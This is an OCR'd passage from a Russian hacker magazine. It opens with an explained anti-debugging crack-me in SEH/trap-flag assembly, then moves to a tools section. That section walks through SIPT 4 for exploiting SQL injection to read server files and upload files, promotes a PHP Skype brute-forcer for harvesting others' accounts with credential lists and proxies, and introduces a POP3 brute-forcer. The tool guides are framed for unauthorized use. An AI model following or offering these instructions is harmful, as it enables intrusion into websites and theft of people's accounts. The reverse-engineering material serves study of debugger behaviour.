Здесь отсутствуют шифровка, самомодификация и прочие приемы, ослепляющие статический анализ. Дизассемблер выдает аккуратный листинг, каждая машинная команда которого абсолютно понятна. Однако результат действия программы в целом очень трудно предсказуем и требует довольно глубоких знаний устройства процессора и операционной системы. Поистине танталовы муки! Какой-то несчастный десяток машинных инструкций (ядро crack-me) отделяет нас от победы! Что ж, тем большее наслаждение испытываешь от взлома! Ну, а если самому взломать никак не получается — на этот случай я привожу развернутое объяснение.

ЧТО МЫ БУДЕМ ЛОМАТЬ

Исходный текст JohoR crack-me приведен в листинге 1. Это чудо моей инженерной мысли после компиляции занимает всего 832 байта, большая часть которых приходится на PE-заголовок. Конечно, его можно было бы ужать, программируя в hex-кодах, но это ж сколько труда надо потратить! А так — файлы легко компилируются штатными утилитами от Microsoft.

Кстати, о компиляции. По многочисленным просьбам трудящихся, я отказался от командных файлов и перешел на макак (в смысле, на .mak), обрабатываемых утилитой `NMAKE` из комплекта поставки MS Visual Studio. `NMAKE /f crackme_jhr.mak` собирает релиз, а `NMAKE /f "crackme_jhr.mak" CFG="crackme_jhr - Win32 Debug"` — отладочную версию. Только все равно отладить ее с помощью MS Visual Studio не удастся — нет смысла даже пытаться.

Также поддерживается сборка и из IDE — достаточно открыть макаку и сделать `build`. Тупая студия всегда ищет скомпилированный файл в каталогах `\Debug` и `\Release`, тогда как мыщъх создает его в текущей директории, поэтому запуск файла непосредственно из IDE невозможен (хотя, возможно, что в последних версиях MS уже пофиксила этот косяк).

Syser напрочь отказывается грузить JohoR crack-me в release build'e

Попытка отладки билда JohoR crack-me под Syser'ом. Отладчик в панике, система — в ауте, хакер — на измене

ИСХОДНЫЙ ТЕКСТ JOHOR CRACK-ME

```
#include <windows.h>

int count;
char str[]="0123456789ABCDEF!";


__declspec(naked) nezumi()
{
        __asm{
        ; //int 03          ; // for SoftICE
        xor eax, eax ; // eax := 0
        mov ebx, fs:[eax]           ; // old SEH
        pushfd ; // save EFLAGS
        ;//-[new seh]-;
        push offset l1     ; // handler proc
        push -1  ; // the last handler in the chain
        mov fs:[eax], esp ; // assign the new handler
        ;//-[hacker time]-;
        xor eax,[eax]      ; // <-- ACCESS VIOLATION
        ;//-[set TF bit]-;
        push -1  ; // TF := 1
        xor eax,[eax]      ; // <-- ACCESS VIOLATION
        popfd     ; // EFLAGS := 00244ED7h
        ;//-[TRACE-ZONE]-;
        mov eax, [eax]     ; // <-- ACCESS VIOLATION
        nop       ; // <-- INT 01
        ud2       ; // <-- ILLEGAL INSTRUCTION
        nop       ; // <-- INT 01
        nop       ; // <-- INT 01
        int 03 ; // <-- INT 01
        jmp end_of_line  ; // : — to exit -->
        ;//-[seh handler]- -;
        l1: mov eax, [esp + 04h] ; // *EXCEPTION_RECORD
        l2: mov edx, [esp + 0Ch] ; // EDX -> ContextRecord
        mov eax, [eax]     ; // EXCEPTION CODE
        cmp eax, 0C000001Dh ; // ILLEGAL INSTRUCTION
        jz x2      ; // X-->
        cmp eax, 080000003h ; // INT 03
        jz x1     ; // — skip 1 byte -->
        cmp eax, 0C0000005h ; // ACCESS VIOLATION
        jnz set_tf_bit     ; // — don't skip -->
        x2:inc dword ptr [edx+0B8h] ; // skip one byte
        x1:inc dword ptr [edx+0B8h] ; // skip one byte
        set_tf_bit:        ; // <--X
        cmp dword ptr [edx + 0B8h], offset end_of_line
        jae end_of_handler
                  ; // dont set TF-bit _outside_ trace-zone
        or dword ptr [edx+0C0h],100h
                  ; // <---- set TF-bit _inside_ trace-zone
        end_of_handler:xor eax,eax
                            ; // EXCEPTION_CONTINUE_SEARCH
        inc [count]        ; // EXCEPTION COUNT
        ret                ; // end of the handler
        ;//-[exit]-;
        end_of_line:mov fs:[eax],ebx
                            ; // restore the old SEH
        sub esp, 8         ; // restore the stack
        popfd     ; // restore the flags
        }

        // print EXCEPTION COUNT
        count = str[(count>0x10)?0x10:count];
        MessageBox(0,&count,"JohoR",MB_OK);
        ExitProcess(0);
}
```

АЛГОРИТМ

Первые три команды сохраняют указатель на текущую (системную) SEH-запись в регистре EBX и заталкивают в стек флаги процессора, попутно обнуляя EAX. Следующие три команды устанавливают новый SEH-обработчик, находящийся по смещению l1, замыкая SEH-цепочку термирующим указателем -1 (FFFFFFFFh). Он сигнализирует системе о том, что данный обработчик — последний. Вот такой маленький трюк (почему-то большинство хакеров добавляют свой обработчик к цепочке уже существующих — хотя передавать им управление все равно не собираются, зачем же тогда усложнять код?).

Сразу же после установки SEH-обработчика выполняется команда XOR EAX, [EAX], «выбрасывающая» исключение доступа типа ACCESS VIOLATION. Операционная система ловит его и передает управление на метку l1, с кодом C0000005h, расположенным в двойном слове по адресу [ESP + 04h]. Обработчик видит, что это ACCESS VIOLATION и, зная, что его вырабатывает инструкция XOR EAX, [EAX], лезет в регистровый контекст. При этом он увеличивает значение EIP на два байта — sizeof(XOR EAX, [EAX]), поскольку ACCESS VIOLATION пред-



Результат работы JohoR crack-me при запуске без отладчика

Установка программных точек останова внутри «горячей» зоны

ставляет собой fault. Если пояснять, то в момент генерации исключения регистр EIP указывает на начало возбудившей его машинной команды. При выходе из обработчика процессор будет выполнять XOR EAX, [EAX] снова и снова, пока мы либо не изменим EAX так, чтобы он указывал на валидную область памяти, либо не увеличим значение EIP, переходя к выполнению следующей машинной команды. Что мы и делаем, попутно увеличивая счетчик вызова исключений (count) на единицу.


Зачем нам это? При пошаговой трассировке программы, когда взведен TF-бит, операционная система следом за ACCESS VIOLATION генерирует SINGLE STEP. В результате, вместо одного исключения мы получаем целых два, и SEH-обработчик под отладчиком вызывается дважды, позволяя программе обнаружить, что ее ломает злобный хакер! Отладчики MS VC, MS WinDbg, SoftICE (и ряд других) давят SINGLE STEP-исключение, сбрасывая флаг трассировки через контекст, а вот Ольга 1.1x об этом не заботится. Ошибка была исправлена только в версии 2.x (все еще находящейся в разработке). Подробнее об этом мыщъх рассказывает в своем блоге: souriz.wordpress.com/2008/05/09/bug-in-olly-windows-behavior-and-peter-ferrie («bug in Olly, Windows behavior and Peter Ferrie»).

Три следующих машинных команды взводят флаг трассировки. На самом деле, флаг трассировки взводится с помощью всего двух команд — PUSH -1/POPFD, а XOR EAX, [EAX], расположенная между ними, вставлена для борьбы с одним экспериментальным отладчиком, что «отлавливает» инструкцию POPFD. Если ломаемая программа взводит бит трассировки, отладчик врубает модуль эмуляции, но если управление на POPFD передается посредством правки регистрового контекста, — отладчик этого не просекает. Точнее, раньше не просекал, а сейчас ошибка исправлена. POPFD выталкивает -1 (FFFFFFFFh) из стека, устанавливая процессорные флаги в единицу. Конечно, далеко не все флаги, а только те, которые позволено модифицировать прикладной программе. О чем, кстати говоря, «догадывается» далеко не каждый эмулирующий отладчик, а потому — значение EFLAGS под «живым» процессором и, например, x86emu сильно отличаются. Но x86emu, в общем-то, и не подряжался эмулировать все флаги процессора. В принципе, здесь можно вставить проверку — если EFLAGS не равняется 00244ED7h, то одно из двух — либо нас ломают на эмуляторе, либо это какой-то очень левый процессор. Впрочем, поскольку достойных эмулирующих отладчиков под x86 все равно нет, подобная проверка лишена смысла.

Но не будем отвлекаться. Флаг трассировки успешно взведен и по завершению команды, следующей за POPFD, процессор генерирует пошаговое исключение. А этой командой является наша старая знакомая XOR EAX, [EAX], «выбрасывающая» ACCESS VIOLATION, что предшествует пошаговому исключению. В данном случае система генерирует два вполне законных исключения. Вот только большинство отладчиков ошибочно принимают исключение, сгенерированное программой, за свое собственное и давят его. В результате чего SEH-обработчик вызывается на один раз меньше. Ольга 1.1x эту ситуацию обрабатывает вполне правильно (точнее, никак не обрабатывает, тупо передавая все исключения программе), а вот исправленная Ольга 2.x путается в исключениях и «давит» лишнее (с ее точки зрения) пошаговое исключение. Другими словами, под Ольгой 1.1x SEH-обработчик вызывается на один раз больше, чем под «живым» процессором (с учетом первой команды MOV EAX, [EAX]), а под Ольгой 2.x — на один раз меньше. Красота! И какую же версию нам выбирать? Что касается SoftICE (и некоторых других отладчиков), он «кушает» все пошаговые исключения, генерируемые отлаживаемой программой, обламывая самотрассировку. Потому SEH-обработчик вызывается только на MOV EAX, [EAX] — как следствие: счетчик вызовов count оказывается намного меньше, чем ожидает защита, сразу же понимающая с кем она имеет дело.

Команда NOP «честно» генерирует пошаговое исключение (ведь бит трассировки взведен!), но SoftICE его поглощает. Остальные отладчики (типа Ольги и IDA Pro) хотя бы можно настроить на отдачу пошаговых исключений ломаемой программе. Причем, IDA Pro 5.2 предложит сделать это автоматически, в то время как Ольга требует ручной настройки (вкладка «Exceptions» в опциях отладчика).

Инструкция UD2 генерирует исключение типа ILLEGAL INSTRUCTION, перехватываемое SoftICE и не отдаваемое отлаживаемой программой вплоть до отдачи команды «faults off». Syser такой команды вообще



Реакция Syser'а на машинную команду UD2

Результат работы JohoR crack-me при запуске под IDA Pro 4.7

не знает, обзывая ее как «DB» («объявить байт») и неверно дизассемблируя весь последующий код (что не покажется удивительным, если вспомнить, что UD2 — двухбайтовая команда).

Пара последующих NOP'ов не делает ничего, кроме генерации пошагового исключения, особенность обработки которого мы обсуждали двумя абзацами выше. Так зачем же тогда они нужны? Подсказка— разные отладчики имеют разные баги, «съедая» различное количество исключений. Правильно! Данный crack-me определяет тип отладчика по значению count, уникальность которого обеспечивается соотношением команд, генерирующих свои собственные исключения, к общему количеству трассируемых инструкций. Если убрать NOP'ы, crackme продолжит детектить активную отладку, но уже не сможет определить, какой именно отладчик используется хакером.

Команда INT 03h также вставлена неспроста, а с умыслом. Если даже настроить отладчик на отдачу INT 03h ломаемой программе, наличие INT 03h существенно затрудняет отладку. Если бы INT 03h не было, то, чтобы быстро выбраться из глубин системного обработчика исключений назад к ломаемой программе, достаточно было бы покрыть трассируемый блок программными точками останова (в Ольге для этого нужно на каждой команде нажать <F2>). Программные точки останова представляют собой однобайтовую инструкцию CCh, легко обнаруживаемую подсчетом контрольной суммы и «разваливающую» самомодифицирующий код. Впрочем, ни того, ни другого в crackme нет, а есть только INT 03h. Чисто теоретически, отладчик может (и должен) отличать свои собственные INT 03h от чужих, отдавая программе только те исключения, которые она сама же и сгенерировала. Но на практике отладчики путаются. Ольга, настроенная на отдачу INT 03h ломаемой программе, при установке программной точки останова поверх INT 03h циклится, вынуждая хакера применять аппаратные точки останова (которых всего четыре) или точки останова на регион памяти, реализованные через подмену атрибутов страниц, что также легко обнаруживается.

Кстати, с точки зрения процессора, INT 03h генерирует trap, а не fault. То есть, регистр EIP в момент генерации исключения смотрит на команду, следующую за INT 03h, которой в нашем случае является двухбайтовая инструкция JMP END_OF_LINE. В чем же подвох? А в том, что SEH-обработчик отлавливает BREAKPOINT-исключение (соответствующее коду 080000003h) и увеличивает значение EIP на единицу. Неужели управление передается в середину инструкции JMP END_OF_LINE? Какой хитрый прием против дизассемблера! Гм, вот только непонятно... первый байт опкода JMP SHORT равен EBh, второй — представляет относительное смещение целевого перехода. И чтобы оно соответствовало осмысленной машинной инструкции, необходимо, чтобы метка END_OF_LINE располагалась на определенном смещении от команды JMP. А в crack-me между ними расположен SEH-обработчик. Выходит, если его изменить, то crack-me сразу перестанет работать? Такая хитрая защита исходных текстов от изменения!

И чего только со страху не покажется. Да, в руководствах от Intel черным по белому написано, что BREAKPOINT это trap, а не fault. Вот только SEH-обработчик вызывается не процессором, а операционной системой. Той, что написана компанией Microsoft. А Microsoft Way умом не понять. Ну чем можно объяснить, что она подменяет процессорный контекст, умышленно уменьшая EIP на единицу? Парни из Microsoft впопыхах забыли, что BREAKPOINT может генерироваться как опкодом CCh, так и CDh 03h, а потому, если внедрить CDh 03h в программу и никак ее не обрабатывать, то после выхода из исключения, регистр EIP будет смотреть на опкод 03h, соответствующий команде ADD чего-то там. Допустим, за CDh 03h следует CCh (еще один INT 03h, только слегка другой). Тогда процессор выполнит опкод 03h CCh — ADD ECX, ESP. Вот и попробуй догадаться об этом при дизассемблировании!


Наконец, команда JMP END_OF_LINE выводит код из зоны трассировки. Программа восстанавливает прежний SEH, выталкивает из стека флаги и распечатывает значение счетчика исключений, после чего завершает свое выполнение вызовом функции ExitProcess(0).

СЧАСТЛИВЫЙ ФИНАЛ

Так как же все-таки ломают эти программы? И какими отладчиками? В случае статического кода (к которому относится мой crack-me) проблема решается установкой точки останова за пределами «горячей» зоны, где происходит выброс исключений, с прогоном их на живом процессоре (без пошаговой трассировки). Если же нам жизненно необходимо подсмотреть значение некоторых регистров или ячеек памяти внутри «горячей» зоны — на них устанавливается аппаратная точка останова. Динамический код (упакованный, зашифрованный, самомодифицирующийся) заломать намного сложнее, поскольку нам реально необходимо прогнать его через пошаговый трассировщик, с которым и борется защита. Заметим, весьма эффективно борется. BOCHS (бесплатная виртуальная машина со встроенным отладчиком) — единственный разумный выбор, но, сколько грузится на нем Windows, лучше не говорить.




ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /




X-Tools

Программы для хакеров

ПРОГРАММА: SIPT 4
ОС: WINDOWS 2000/XP
АВТОР: SQLHACK



Расширенный инструмент для работы со SQL-инъекциями

В предыдущих номерах я выкладывал функциональные утилы для работы со sql-инъекциями. Сегодня я хочу предложить еще одну полезную софтину подобного рода — SIPT 4. Тулза обладает потрясающими фишками. Как с ней работать?

1. Перед началом работы необходимо указать два важных параметра: атакуемый ресурс (включая путь до уязвимого скрипта) и метод передачи данных (GET или POST).

2. На той же вкладке во фрейме SERVER TIMEOUT требуется установить таймаут ответа сервера (в секундах).

3. Выбрать, в каком месте запроса присутствует инъекция (INJECTION TYPE) — URL, POSTDATA или HEADER. Здесь следует пояснить:

a) (REQUEST TYPE) — GET +(INJECTION TYPE) — URL.

Метод используется, когда инъекция присутствует в GET-параметре. Пример: http://www.target.ru/script.php?id=1. Если уязвим параметр id , запрос на сервер принимает вид: http://www.target.ru/script.php?id=1{SQLINJ}

b) (REQUEST TYPE) — GET +(INJECTION TYPE) — HEADER.

Метод используется, когда инъекция присутствует в хидере Cookie.
Пример: http://www.target.ru/index.php
Если уязвим параметр Cookie (допустим, SID) запрос на сервер принимает вид:

```
GET /script.php?id=1 HTTP/1.0
Host: www.target.ru
Cookie: SID={SQLINJ}
Connection: Close
```

4. Также следует указать, чем прерывать оригинальный SQL-запрос (опция «Close SQL») и чем заменять пробелы в случае фильтрации (опция «Change Space»).

Теперь перейдем к работе с БД (ANALYSE DB STRUCTURE):

5. В выпадающем меню INFORMATION можно выбрать системные переменные, которые надо узнать:

```
DATABASE() — имя базы данных, к которой подключается скрипт для выполнения запроса.
USER() — имя пользователя, от имени которого подключается сценарий для выполнения запроса.
VERSION() — версия базы данных, к которой подключается скрипт для выполнения запроса.
ALL — выводит сразу все значения USER(), DATABASE(),VERSION().
```

Иногда выводу данных может мешать использование различных кодировок в запросе. Эту проблему решает установка галочки ENCODING ERRORS BYPASS (AES_ENCRYPT). Следует отметить, что здесь есть еще куча возможностей, с которыми ты можешь ознакомиться самостоятельно.

6. Перейдем к самой важной и нудной части — бруту названий таблиц и полей. При переборе используются слова из внешних текстовых словарей, поэтому перед началом работы их надо подключить на вкладке DICTIONARY.

Словари бывают 4-х типов :

```
— Словарь таблиц (Table dictionary)
— Словарь полей (Field dictionary)
— Словарь префиксов (Prefix dictionary)
— Словарь суффиксов (Suffix dictionary)
```

Для использования словарей префиксов и суффиксов тебе необходимо отметить соответствующие галочки на «Use prefix from file» и/или «Use suffix from file». А при постоянном использовании одного префикса или суффикса ты можешь просто вписать их в поля Prefix и Suffix. После указания словарей, префиксов и прочих опций не забудь нажать на батон «TABLE BRUTEFORCE».

Получить названия таблиц и полей, используя таблицу INFORMATION_SCHEMA, — будет актуальным только для MySQL версии => 5, либо для MSSQL. Причем, функция будет работать, если есть хотя бы одно поле вывода и определено количество полей.

Здесь два варианта:

a) получать только таблицы (галочка GET TABLES WITH FIELDS снята);

b) получать таблицы с именами полей (галочка GET TABLES WITH FIELDS установлена).

7. Работа с файлами (вкладка «FILE WORKS») также включает в себя несколько полезных функций.

1) Чтение файла:

Функция будет работать, если есть хотя бы одно поле вывода и определено количество полей, а FILE_PRIV у текущего пользователя БД установлена в «Yes». Кроме того, необходимо прописать абсолютный путь к файлу на сервере в поле «FILE PATH» фрейма «READ». В случае удачного чтения файл появится перед твоим любопыт-

ным взором в окне редактора, где ты можешь сохранить его, воспользовавшись пунктом меню «SAVE FILE».

2) Чтение директории:
Функция будет работать, если есть хотя бы одно поле вывода, определено количество полей, на сервере действует в качестве оси Фря или Сан, а также FILE_PRIV у текущего пользователя БД установлена в «Yes». Тебе необходимо прописать абсолютный путь к каталогу на сервере в поле «DIR PATH» фрейма «READ». В случае удачного чтения содержимое директории опять же появится перед твоим любопытным взором.


3) Брутер путей:
Функция будет работать, если есть хотя бы одно поле вывода, определено количество полей, а FILE_PRIV у текущего пользователя БД установлена в «Yes». Тебе нужно выбрать словарь путей файлов для брута — кнопка «CHOOSE FILE» фрейма «READ». После чего надавить на батон «BRUTE PATHS». Если файл существует на диске и его длина больше 0 байт (он не «пустой»), тогда в «DATA LOG» отобразится, что такой файл есть на сервере.

4) Загрузка файла на сервер:
Функция будет работать, если есть хотя бы одно поле вывода, определено количество полей и отсутствует экранирование кавычек. Опять же, надо прописать абсолютный путь к создаваемому файлу на сервере в поле «FILE PATH» фрейма «WRITE».

Есть два варианта заливки файла:
- UNION — используется INTO DUMPFILE (стандартный вариант);
- ENCLOSED BY — используется в MySQL, начиная с 3-ей версии.

Загрузка файла происходит по нажатию батона «WRITE».
Также существует возможность заливки файла с диска, если атака производится через метод POST. Выбираем файл кнопкой «BROWSE» и далее нажимаем «UPLOAD».
Честно говоря, описывать утилу можно еще долго, но, увы, место в журнале ограничено. Поэтому полностью полагаюсь на твое дальнейшее самостоятельное изучение. Тулза отлично зарекомендовала себя и по праву является одной из лучших в своем роде.

ПРОГРАММА: SKYPE BRUTER
ОС: WINDOWS 2000/XP
АВТОР: MR.THE


Нехитрый пхп-сорец брутера

Порой нам необходимо обзавестись определенным количеством скайповых акков. Цели сбора могут быть разные, а вот способов не так много. Одно из основных средств — это пхп-брутер, который я и хочу тебе представить чуть ниже. Расписывать возможности скрипта не имеет смысла, ибо их не так много (возможно, расширить набор опций ты сможешь сам). Поэтому коротко обозначим требования для хостинга, с которого будет запускаться брутер:


```
PHP (без Safe_Mode)
CURL
```

От тебя требуется заполнить базу вида логин:пасс, указать прокси которые поддерживают https и создать базу юзерагентов. Файлы, необходимые для работы скрипта, перечислены ниже:

```
base.txt — база вида логин:пасс
log.txt — лог скрипта (создается после запуска)
ua.txt — база юзер агентов
proxy.txt — база проксей
```

Во время работы брутер дописывает в лог все верные пары логин:пасс, а неверные удаляет из списка.

ПРОГРАММА: CUBEDESKTOP
ОС: WINDOWS XP/VISTA
АВТОР: THINKING MINDS BUILDING BYTES



Опции виртуального десктопа

Прежде чем приступить к описанию следующей софтины, хочу спросить, давно ли ты озадачивался проблемой эргономичности и удобства собственного рабочего стола? Конечно, речь идет не о твоем прекрасном деревянном столе 19-го века, выполненном из красного дерева, а всего лишь об интерфейсе Винды. Тулза под названием «CubeDesktop» воплотит твои самые заветные мечты в реальность (при условии наличия прямых рук :)). Софтина представляет собой трехмерный рабочий стол в виде прозрачного куба для MS Windows® XP™ и MS Windows® Vista™. «CubeDesktop» позволяет работать с шестью рабочими столами, переключаться между которыми можно при помощи ярлыков, горячих клавиш или вращая куб. Причем, каждый рабочий стол может иметь собственный набор иконок, ярлыков, etc. Система чем-то напоминает организацию нескольких рабочих столов в Линухе, что, несомненно, придется по душе линуксоидам.
Кроме того, тулза поддерживает горячие клавиши для переключения между рабочими столами, а также некоторые дополнительные эффекты (например, прозрачность окон). Прога прекрасно пашет как в XP, так и в Висте, а в новой версии добавлен еще и эффект 3D Desktop Roll, набор обоев, менеджер иконок и много чего еще.
Из достоинств утилы следует выделить:

- Шесть рабочих столов
- Обновление всех сторон Куба
- Независимые иконки и обои для каждого стола
- Удобное переключение кнопками в трее
- Просмотр рабочего пространства наведением на кнопку номера рабочего стола в трее
- Эффекты воды (ряби)
- Плагин для быстрого переключения между окнами
- Возможность перетаскивания окон приложений между столами

Словом, если ты нуждаешься в повышении производительности, улучшении эргономики рабочего места или просто хочешь сменить суровую обстановку по ту сторону монитора — сливай прогу с нашего DVD и радуйся жизни!

ПРОГРАММА: VZLOMMYLA
ОС: WINDOWS 2000/XP
АВТОР: HACKERSOFT.RU


Полнофункциональный POP3-брутер

